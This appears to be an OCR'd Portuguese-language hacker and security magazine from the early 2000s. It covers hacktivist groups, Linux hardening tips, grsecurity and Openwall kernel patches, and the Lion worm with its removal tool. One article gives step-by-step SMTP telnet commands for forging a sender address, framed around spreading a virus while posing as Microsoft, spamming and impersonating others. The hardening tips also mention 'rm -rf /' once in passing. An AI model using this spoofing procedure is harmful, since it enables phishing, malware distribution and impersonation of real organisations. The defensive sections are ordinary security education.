
Em entrevista recente, os quatro jovens, que usam os nicks Leitão, John the Ripper, God_Of_Rage e Gtk, disseram que os mirrors na página não são a ação principal. Eles dizem entrar nos servidores para utilizar seu link e realizar alguns testes. Quando não precisam mais dele, saem deixando uma mensagem de protesto no endereço.

Em um ano, os Crime Boys chegaram a invadir 60 sites, a grande maioria no Brasil (11% na Itália). Sempre caprichando no discurso e aproveitando para pregar a não-violência, esses jovens demonstram bem o que os hackers podem fazer usando seus conhecimentos para chamar a atenção do mundo para uma causa, sem pensar apenas em massagear o próprio ego.

"Submeta-se à vaca!"

Defender ideologias políticas não é, porém, a única inspiração que move os hacktivistas. Muitos deles dedicam-se a causas que se situam em um campo diferente, sendo mais ligados a valores morais ou sociais do que à militância propriamente dita. Assim, temos hackers preocupados com questões como liberdade de expressão e justiça social ou mesmo em combater o cybercrime.

Um dos grupos de hacktivistas mais famosos é o Cult of the Dead Cow (Culto da Vaca Morta), que surgiu em 1984. Originalmente, o cDc dedicava-se apenas à inserção de t-files (arquivos de texto) na Internet, mas nos últimos anos vem concentrando esforços na luta contra a censura on-line, mudança creditada ao atual líder do grupo, o canadense Oxblood Ruffin. Ruffin diz que durante seis anos trabalhou como pesquisador para as Nações Unidas.



Considera-se que foi do Culto a primeira ação abertamente ligada ao hacktivismo, quando em 1997 o grupo decidiu unir-se ao Hong Kong Blondes para lutar contra a repressão do governo comunista chinês. Essa repressão estende-se à Internet, tradicionalmente reconhecida como espaço democrático de expressão – os chineses não podem, por exemplo, acessar sites de grandes empresas da mídia ocidental, como CNN e BBC. O próprio Hong Kong Blondes foi fundado por um cientista dissidente chinês, Blondie Wang, que teve o pai assassinado pela Guarda Vermelha.

O cDc combate duramente os países que promovem a censura na Internet

Entretanto, não é somente a China que está na lista negra do cDc. Cuba e vários países islâmicos, entre outros, também são alvos potenciais, como podemos observar na introdução à Declaração do Hacktivismo que se encontra no site do grupo (www.cultdeadcow.com), lançada no dia 4 de julho de 2001 – não por coincidência, o dia em que se comemora a independência dos EUA.

Para o cDc, é inadmissível que os governos utilizem seu poder para calar vozes contrárias aos regimes, censurando artigos, notícias e qualquer outra forma de manifestação de pensamento contrário ao *status quo* ou de denúncia de abusos por parte das autoridades. Assim, o grupo desenvolve softwares que permitem aos internautas driblar os sistemas de segurança e veicular suas idéias dentro dos princípios da democracia liberal.

O programa mais conhecido do cDc, porém, não é um plug-in para driblar restrições, mas um software de controle remoto de computadores, o Back Orifice (um trocadilho com o Back Office, da Micro$oft). O Back Orifice funciona em Windows e

permite que um usuário remoto controle uma máquina à distância, podendo manipular arquivos, ler e-mails e fazer muitas outras peripécias. É um programa bem escrito e útil em diversas ocasiões, mas essa característica tem feito com que seja usado por crackers como um trojan, para roubar informações confidenciais como senhas e números de cartões de crédito.

En favor de los niños

A diferenciação entre os termos "hacker" e "cracker", aliás, está no cerne dos ideais hacktivistas da A.I.H. (Asociación para la Información de Hackers), que também define o termo "pirata" (veja N3WS, p. 8).

Normalmente, a mídia tende a tratar todos como sinônimos, o que dá margem a discriminações injustificadas, já que, por exemplo, um hacktivista e um cracker têm objetivos bem distintos em seus ataques pela Net. Por outro lado, muitas vezes fica realmente difícil estabelecer a diferença, já que em um ataque nem sempre se explica o objetivo e, na falta dele, opta-se por usar "hacker", que é mais conhecido por todos.

Afora isso, a A.I.H. é um grupo de hackers espanhóis que foi legalizado em seu país e que poderá atuar como uma associação reconhecida pela lei e pelo Estado, o que não deixa de ser um marco. Os hackers que constituem o grupo fazem parte do time "do bem", também chamados white-hats, o que significa não atentar contra os direitos do indivíduo, velar pela segurança da Web, informar às empresas e instituições as vulnerabilidades encontradas na rede e fazer uso da informática e da tecnologia para dedicar-se ao estudo e às causas nobres.

Imagens: Divulgação

A A.I.H. é um grupo de hackers que foi legalizado na Espanha

No caso específico da A.I.H., uma das causas nobres mais importantes é combater a pedofilia e a exploração de menores, formas de crime que se multiplicam pela Web e que têm sido alvo de diversas políticas governamentais. A campanha contra a pedofilia tem como objetivo sabotar e derrubar sites de pedófilos que forem detectados, especialmente os de língua espanhola. As orientações são passadas por meio de um boletim gratuito.

Entre os fundadores da A.I.H. encontram-se pessoas tão distintas como um jornalista especializado em informática, um escritor e um boêmio, num total de seis hackers – a maioria na faixa dos trinta anos. O grupo é bem novo – surgiu na segunda metade de 2001– e encaixa-se perfeitamente no tipo de hacktivismo apolítico, mas de fundo social: não se consideram nem de esquerda, nem de direita, não são anarquistas ou socialistas. A associação declara-se a favor do Linux e do código aberto, o que a levou a escrever o site (www.infohackers.org) em PHP, e mantém uma espécie de código de ética, o Decálogo, além de um interessante estatuto.

O hacktivismo é um campo em franca expansão. Representa uma nova forma de engajamento para os jovens, especialmente àqueles que vêem na informática um instrumento a mais na democratização da informação e nas tentativas de criar um mundo melhor, mas também pode servir para ideais menos bondosos, como promover o nazismo, por exemplo.

Para quem quiser se aprofundar no assunto ou ficar por dentro das novidades, sugerimos alguns links interessantes:

http://www.thehacktivist.com

http://hacktivism.openflows.org

http://www.nyu.edu/projects/wray/wwwhack.html

http://www.alternet.org/story.html?StoryID=9223

SEGURANÇA

Dicas "básicas" para manter seu Linux cada vez mais seguro

Divulgação

>> Limite o número de programas que necessitam de SUID root no seu sistema

Programas SUID root são programas que, quando rodam, rodam com permissão total no sistema. Algumas vezes é preciso, mas muitas vezes não. Os programas SUID root podem fazer qualquer coisa que o root pode tendo um alto nível de responsabilidade em termos de seguranca.

>> Rode programas com privilégio mínimo no acesso

Como foi dito antes, alguns programas não precisam ser root (ter permisão total no sistema) para serem rodados, mas precisam de um alto acesso para o usuário normal. Aqui é onde começa a idéia do privilégio mínimo de acesso. Por exemplo, a LP (linha de impressora) possui comandos que precisam de alto acesso para o usuário normal (para acessar a impressora), mas não precisa rodá-los como root. Então, uma pequena coisa a fazer é criar um usuário (/bin/true como shell) e um grupo chamado lp e fazer com que qualquer usuário possa rodar qualquer dos comandos de LP e fazer tudo com os comandos LP que tiverem como owner e grupo o lp. Isso fará com que o lp possa fazer seu trabalho (administre as impressoras). Entao, se o usuário lp estiver compromissado, o

NO LINUX

por Bruno Cesar
bruno@helber.com.br

invasor realmente não vai dar um passo de root no seu sistema. Agora para alguns programas que são SUID root, crie um usuário e um grupo para o programa.

>> Desabilite serviços que você não precisa ou não usa

Se você não usa rpc.mountd, rpc.nfsd ou outros daemons parecidos, não rode-os. Simplesmente dê "kill -9" (comando utilizado para matar processos, terminar o programa) neles, vaános scripts em /etc/rc.d e comente-os. Isso aumentará a memória e seu sistema ficará menos carregado; é um meio de se prevenir de invasores que tentam obter informações sobre seu sistema.

>> Tenha sempre os mais recentes /lib's

Os arquivos em /lib's são códigos share: quando um programa precisa de uma certa peça do código, ele simplesmente vai e pega estê código (assumindo que este não está compilado nó código). A vantagem não seria outra: Programas são compilados menores, se uma peca do codigo lib está desaparecida, vc pode simplesmente fazer um upgrade. Desvantagens: o código desaparecido em /lib vai afetar alguns programas e se um invasor puser suas mãos no lib's, vc realmente estará com dificuldades.

A melhor coisa a fazer corretamente os upgrades para as lib's e checar o tamanho e data frequentemente nas alteracões.

>> Encriptando nas conexoes

O pacote Sniffing é simplesmente o melhor meio para pegar passwords (senhas do sistema). O sniffer se acomoda em uma máquina, em uma subrede não encriptada e o rendimento será centenas de logins e passwords do ftp, telnet, POP3. Não somente dos computadores locais, mas também de outras redes de computadores. Agora você pode dizer para você mesmo, "Mas eu tenho Firewall na minha rede, então eu estou seguro". "Besteira". sniffers atacam por tras dos firewalls, eles são instalados localmente. Um sniffer poderá ser bem utilizado pelo administrador quando ele quiser saber o que os outros estão fazendo em sua máquina, já que ele irá interceptar pacotes enviados de uma máquina para outra, mas em mãos erradas ele poderá causar muitos danos a sua máquina.

>> Instale wrappers para /bin/login e outros programas

Wrappers são programas pequenos, mas muito eficientes que filtram o que está sendo enviado para o programa. O login wrapper "remove todas as instâncias de várias variáveis do ambiente" e o wrapper do sendmail faz mais ou menos o mesmo.

>> Mantenha seu Kernel na última versão estável

Estâ dica realmente é aplicada a pessoas que possuem usuários no seu sistema. Kernels antigos possuem seus bugs conhecidos por qualquer pessoa e às vezes são muito instáveis. ainda mais bugs locais, Kernels 2.4.X tendem a serem mais rápidos que as versões 1.2.X, 2.0.X e, é claro, mais estaveis. Um boa opção para você é o script "getkernel.sh", Criado por Hugo Souza (hugo@aleph.com.br), que serve para automatizar o download dos fontes completos do kernel do Linux. Ele percorre todos os mirrors oficiais do kernel.org, encontra o mais disponível no momento e faz o download.

Quem já tentou fazer download de uma versão do kernel no próprio dia do lançamento sabe bem a dificuldade que é encontrar um mirror que não esteja lotado ou lento. Transforme estê problema em coisa do passado!

http://www.linux.trix.net/getkernel-1.0.tar.gz

Em uma outro artigo falaremos melhor sobre o Kernel, pois o Kernel é a alma do sistema; sem kernel o sitema naum seria um sistema... E nada melhor que ter um kernel sempre o mais seguro e atualizado possível.

>> Ao compilar seu Kernel, somente compile o que vai usar

Quatro razões para você compilar só o básico de pacotes do kernel: O Kernel vai ficar mais rápido (menos códigos para rodar), você vai ter mais memória, ficará mais estável e partes não necessárias poderão ser usadas por um invasor para obter acesso em outras máquinas.


>> Deixem saber o mínimo possível sobre seu sistema

Um simples finger para o sistema da vítima pode revelar muitas coisas sobre seu sistema; Quantos usuarios, quando o administrador está dentro, ver o que ele está fazendo, quem ele é, quem usa o sistema e informacões pessoais que podem ajudar um invasor a conseguir senhas de usuários. Voce pode usar um potente finger daemon e limitar quem pode conectar ao seu sistema e exibir o mínimo possivel sobre seu sistema.

>> Escolha boas senhas

Simplesmente ponha, senhas ruins é a chave para penetrar em seu siste ma. Se você instalar o shadow em uma Box, você pode escolher para filtrar senhas ruins, tipo login: kewl, password: kewl, esta senha já não seria aceita, e isto é uma boa idéia.

Sempre que você tiver uma pequena quantidade de pessoas no seu sistema, e eles são amigos, algum usuário não convidado pode obter root e fazer um 'rm -rf /'.



>> Se voce puder, limite quem pode se conectar ao seu Linux

Se possível, bloqueie o acesso telnet, ftp, ssh, de fora da subrede. Certamente que seja mais seguro e você vai ter a sorte de não ter seu sistema danificado por estranhos.

>> Utilize um scan para encontrar possíveis bugs no sistema

Utilize o *NESSUS,* uma ferramenta de segurança desenvolvida por Renaud Deraison, em 1998. Com ele é possível verificar várias vulnerabilidades em seu sistema, sendo um dos melhores security scanner na atualidade.

Pegue o *NESSUS em: ftp://mirror.arc.nasa.gov/pub/tools/nessus/*

Maiores Informações: *http://www.nessus.org/*

>> Detecte os intrusos

O Snort é uma ferramenta NIDS desenvolvido por Martin Roesch, utilizada para detectar incidentes de segurança na sua rede. Ele pode analisar protocolos, procurar/casar conteúdos de pacotes e pode ser utilizado para detectar vários tipos de ataque, como por exemplo, buffer overflow, port scan, ataques CGI e muitos outros, além de desenvolver análise de tráfego em tempo real e registro de pacote em redes IP. O Snort utiliza uma linguagem de regras muito flexível para descrever o tráfego que ele deve analisar ou deixar passar, e também um mecanismo de detecção que utiliza uma arquitetura modular de plug-ins. Uma das características desse aplicativo é que ele pode registrar os ataques de diversas maneiras utilizando plug-ins vejamos algumas delas:

SQL (MySQL, PostgreSQL, Oracle, unixOdbc)
arquivo no formato tcpdump (binário)
arquivo texto
XML
syslog
SMB (Winpopup)

O Snort pode ser considerado um sensor, podendo monitorar diferentes pontos da rede ao mesmo tempo.

A seguir, temos algumas das funcionalidades do Snort:

Normalizar requisições http

Detectar ataques do tipo UNICODE

Detectar portscan (por taxa e por flags)

Remontar os segmentos TCP

Ativar regras dinamicamente (regras podem ser ativadas por outras regras)

O Snort pode compartilhar alguns conceitos de funcionalidade do NFR, uma das ferramentas comerciais mais flexível e completas para análise de rede, porém características como a remontagem de fragmentação IP e de fluxo TCP decodificado são peculiares ao NFR. Existe a promessa de que versões futuras do Snort terão suporte à execução dessas tarefas, mas já é possível configurar um tamanho mínimo de entrada para pacotes fragmentados de forma a detectar ataques dessa natureza.

Por outro lado, determinada a assinatura de um ataque, escreve a regra para que o Snort detecte a ocorrência correspondente. É muito mais simples do que desenvolver a mesma tarefa no NFR. A versão 1.8.2 do Snort se encontra no CD.

- eof

http://www.snort.org

Ferramentas de detecção de intrusos

Snort
http://www.snort.org

Cisco Netranger
http://www.cisco.com/warp/public/778/security/netranger

DoD Shadow
http://www.nswc.navy.mil/ISSEC/CID

ISS RealSecure
http://www.iss.net

Network Flight Recorder
http://www.nfr.net/products/demo.html

TCP Wrappers
ftp://coast.cs.purdue.edu/pub/tools/unix/tcp_wrappers/

Tripwire
ftp://coast.cs.purdue.edu/pub/tools/unix/Tripwire/

Nuke Nabber
http://www.dynamsol.com/puppet/nukenabber.html

Ferramentas de segurança mais populares

Algumas ferramentas que não podem faltar em seu sistema.

Análise de tráfego
etherman, netlog, tcpdump, synsniff, tocsin, clog, NOCOL e NFR.

Autorização e acesso remoto
RADIUS, TACACS+, SSL, SSH e Kerberos.

Criptografia
md5, md5check, PGP, rpem e UFC-crypt.

Gerenciamento do sistema
crack, localmail, smrsh, logdaemon, npasswd, op, passwd+, S4-Kit, sfingerd, sudo, swatch, watcher, wuftpd e LPRng.

Firewall, Filtros e Proxy
fwtk, ipfilter, ipfirewall, portmap v3, SOCKS, tcp_wrappers e smapd.

Monitoramento do sistema
COPS, NCARP, crack, Tiger, Tripwire, logcheck e tklogger.

Monitoramento de rede
RealSecure, ISS, SATAN e securscan.

Senhas
OPIE e S/Key.

Exploits e Novos Bugs

CERT
http://www.cert.org/

SecurityFocus
http://www.securityfocus.com/

PacketStorm
http://packetstorm.decepticons.org/

CORE
http://www.core-sdi.com/

TESO Security
http://teso.scene.at/

AntiOnline
http://www.antionline.com/

SecForum
http://www.secforum.com.br/

Protegendo o PATCHES DE

Conheça bons patches de segurança para d

Um dos maiores problemas para qualquer administrador de Linux é criar um kernel enxuto e somente com as reais necessidades de seu sistema. Hoje em dia, além de se preocupar em oferecer sempre uma performance aceitável em servidores, existe a convivência ainda com o problema da segurança dos aplicativos.

As tradicionais vulnerabilidades publicadas em sites especializados tornam a administração um verdadeiro pesadelo para muitos. As técnicas de Buffer Overflow, Stack Overflow e Format Strings são as principais responsáveis pela invasão remota de servidores espalhados pela Web.

Essas geniais técnicas requerem um conhecimento vastíssimo de programação, na sua criação e desenvolvimento. Infelizmente nosso artigo não tem como objetivo discutir esse fascinante assunto, e sim procurar por meio de recursos evitar vulnerabilidades em nosso sistema, impedindo assim a invasão.

O objetivo aqui então é falar e explicar um pouco sobre os patches de segurança e sua aplicação em sistemas expostos e com possibilidades de invasão (mesmo que remotas). Começaremos abaixo a explicação de sua utilização. Nosso servidor-exemplo teve instalada a versão 8.0 do Slackware Linux com a versão 2.4.16 do kernel.

Os Patches

Um patch (do inglês remendo ou curativo) é uma correção ou aprimoramento de um aplicativo ou sistema. Normalmente um programador estuda o código-fonte e cria por sua própria conta um recurso desse tipo. Podemos citar como um exemplo de patch, não muito feliz, os hotfixes da Micro$oft, que saem quase que diariamente para a correção de problemas em seus softwares.

No caso do Linux, poucos patches de correção saíram para o kernel. Normalmente em caso de problemas, acabam sendo lançadas novas versões do mesmo. Apesar de o kernel ser muito bem programado, pode-se, através de profundas técnicas de programação, utilizar recursos do mesmo para explorar vulnerabilidades em aplicativos.

Pensando nisso, certos programadores criaram os patches de segurança, que têm como objetivo "tapar certos buracos" que podem ser utilizados por crackers, principalmente com a utilização de bufferoverflows e format strings.

Nosso primeiro patch a ser comentado é o da GRSECURITY (http://www.grsecurity.net), que é um dos mais completos e poderosos existentes. O Grsecurity v1.9.2 é o mais recente lançado e foi desenvolvido para o kernel 2.4.16. O mesmo conta com uma série de recursos, principalmente com relação à memória.

Depois de baixar o patch (http://www.grsecurity.net/grsecurity-1.9.2-2.4.16.patch), o mesmo deve ser copiado para o diretório-fonte do kernel com o comando:


```
secbox# cp grsecurity-1.9.2-2.4.16.patch /usr/src
```

Em seguida, você deve entrar nesse diretório e executar o seguinte comando:

```
secbox# cd /usr/src
secbox# patch -p0 < grsecurity-1.9.2-2.4.16.patch
```

Depois de executar o patch, o kernel será ligeiramente modificado, com as novas características de segurança. Iremos

kernel com SEGURANÇA



xar seu sistema ainda mais seguro

recompilar o kernel com a seguinte seqüência de comandos:

secbox# make menuconfig

O menu de opções do kernel será compilado e aparecerá a seguinte opção:

CONFIG_GRKERNSEC

Se for pressionada a opção Y, surgirá uma série de opções, no total de 71, para a configuração da segurança do sistema. Recomendamos a leitura no site para o melhor aproveitamento das funções do mesmo.

Depois de configurar o patch, basta recompilar o kernel. Vale lembrar para os esquecidos a famosa seqüência de compilação:

secbox# make dep;make clean;make bzImage;

Com a imagem obtida, substitua pela atual e reinicialize o sistema.

Outro patch que comentaremos é o projeto Openwall, que tem uma opção dentro do Grsec. O projeto Openwall (http://www.openwall.com) é um dos mais antigos e conceituados grupos, que além de criarem os patches possuem uma série de softwares disponíveis no site como o John The Ripper, excelente password cracker e o Scanlogd, que é um detector de tentativas de scanning em servidores.

Destacam-se alguns patches de segurança em seu site:

A_ Patch para o Kernel 2.2.20, patch para o Kernel 2.2.19, Patch para o Kernel 2.0.39 - esses patches de segurança trabalham com os problemas de bufferoverflow e manipulação de memória. São recomendáveis se não for instalado o patch da Grsec. A instalação desse patch segue o mesmo processo do Grsec. Esse patch não existe para o kernel 2.4.16, é recomendada então a utilização do Grsec. De acordo com o pessoal da Openwall, logo será lançada uma versão oficial do mesmo para Kernel 2.4.x

B_ Patch para BIND 4.9.8, Patch para BIND 4.9.7 - Essas versões do BIND ainda são muito encontradas pela Net. Com esses patches, os mesmos não ficam mais vulneráveis aos bugs de complain bug e infoleak. Apesar de não ser um patch de kernel, é muito utilizado por administradores de sistema.

Conclusões Finais

Uma das questões finais desse artigo é a respeito da confiabilidade desse tipo de recurso. Muitos desconfiam que esses patches possam conter trojans ou abrir portas para outros tipos de falhas. No atual momento, esses softwares provaram ser extremamente seguros e recomendados por vários sites de segurança. Cabe ao administrador analisar bem a sua utilização, bem como os seus recursos.

Foi comprovado na prática que sistemas com patches instalados deixavam de ser vulneráveis a bufferoverflows, entre outros tipos de exploração de códigos arbitrários em memória. Trata-se de um excelente complemento a qualquer sistema seguro nos dias de hoje.

Antonio Marcelo é especialista em segurança e diretor de tecnologia e negócios da empresa BufferOverflow Informática (*http://www.bufferoverflow.com.br*). É autor de 4 livros sobre Linux, entre eles Linux Ferramentas Anti-hackers, publicado pela editora Brasport.
amarcelo@bufferoverflow.com.br

CLONANDO UM FALSO E-MAIL?

(ENGANANDO UUCP)

Como usar um falso e-mail?

por Bruno Cesar
bruno@helber.com.br

Doce para crianças. Nessa página você tem detalhado o processo para usar um e-mail falso (fake mail), atualmente muito utilizado por hackers, crackers, etc. (como queiram denominar) para distribuição de vírus, fazer spam, ou ainda enganar outras pessoas se passando por terceiros. Imagine, você criou um vírus e irá distribui-lo por e-mail. Imagine você utilizando o e-mail da Microsoft, nomequalquer@microsoft.com, dizendo ser um patch para um novo bug no Windows XP, oh yes... seu vírus vai dar muito trabalho, ainda mais se ele se espalhar por e-mail :)

O bug está em alguns gerenciadores de e-mails, como o Sendmail. Melhor esclarecendo para leigos, nos servidores SMTP.

Usando a técnica e explorando o bug

1. Entra-se por Telnet pela porta 25 de qualquer servidor Internet (ex.: telnet www.host.com.br 25)
2. Digita-se "HELO localhost"
3. Digita-se o e-mail falso com o comando "MAIL FROM: nome@qualquer.endereço.com"
4. Digita-se o e-mail da pessoa que irá receber o e-mail falso com o comando "RCPT TO: destinatario@e-mail.com.br"
5. Digita-se o comando "DATA"
6. Digita-se o comando "subject: assunto da mensagem"
7. "Digita-se a mensagem"
8. Digita-se "." para enviar a mensagem
9. Digita-se "quit" para sair

Revisando os comandos utilizados


1. telnet endereço 25
2. HELO localhost
3. MAIL FROM: nome@qualquer.endereço.com
4. RCPT TO: destinatário@e-mail.com.br
5. DATA
6. subject: assunto da mensagem
7. Sua mensagem
8. .
9. quit

Quais servidores SMTP eu posso usar?

Entra-se sempre no endereço requisitado por telnet pela porta 25. Caso uma resposta seja obtida, um server disponível foi encontrado. 95% dos servidores aceitarão o correio. Outros não permitem o envio externo de mensagens por razões da segurança.

Mas antes de tudo, leia!

Antes de pensar em mandar um e-mail para a Casa Branca, por exemplo, se dizendo o Bin Laden, saiba que seu IP na maioria das vezes será logado. E depois com certeza vão ter como descobrirem de onde vem o e-mail, ainda mais se seu IP for fixo. Mas pessoas que não entendem muito sobre IPs, protocolos, são alvos potenciais. Como você era antes de ler essa matéria...



WORM LION

O que é um WORM?

Kleython Kell
kleython@linuxall.org

Primeiramente, devemos saber que um worm é um programa capaz de espalhar-se por uma rede, pela Internet, devido a uma falha no sistema operacional utilizado ou em algum programa que está sendo rodado.

Falha no BIND

O worm conhecido como Lion explora a vulnerabilidade do TSIG do BIND, versões 8.2, 8.2-P1, 8.2.1, 8.2.2-Px.

A falha ocorre no controle dos pacotes de resolução de nomes, enviados com a opção Transactional Signatures. Havendo um desvio de fluxo de execução é possível ganhar o acesso como usuário "root" remotamente.

O Worm Lion

Depois de instalado, ele verifica se o sistema está vulnerável; caso esteja, ele automaticamente instalará um programa chamado "name" e "rootkit st0rn", alterando assim a maioria dos seus arquivos "binários", por outros já "infectados". Um dos binários alterados é o "ps", escondendo assim alguns processos do sistema. Outros binários são modificados, como ls, login, find, netstat, etc.

Em seguida, ele envia seus arquivos de senhas para um servidor e apaga o arquivo "/etc/hosts.deny", deixando seu sistema menos seguro.

O Worm Lion dá acesso como "root" nas portas 60008/tcp e 33567/tcp; ainda instala o Trinoo Flood Network, permitindo assim ataques de Distributed Denial of Service.

Remoção do Worm


Para procurar e remover o Worm Lion, utilize o arquivo lionfind-0.1.tar.gz que se encontra no CD da revista, e siga os passos:

Primeiro, temos que descompactar o arquivo. Use o comando **tar -xzvf lionfind-0.1.tar.gz**; em seguida, entre no diretório que foi criado, **cd lionfind-0.1**, e para executar o programa use o comando **./lionfind**

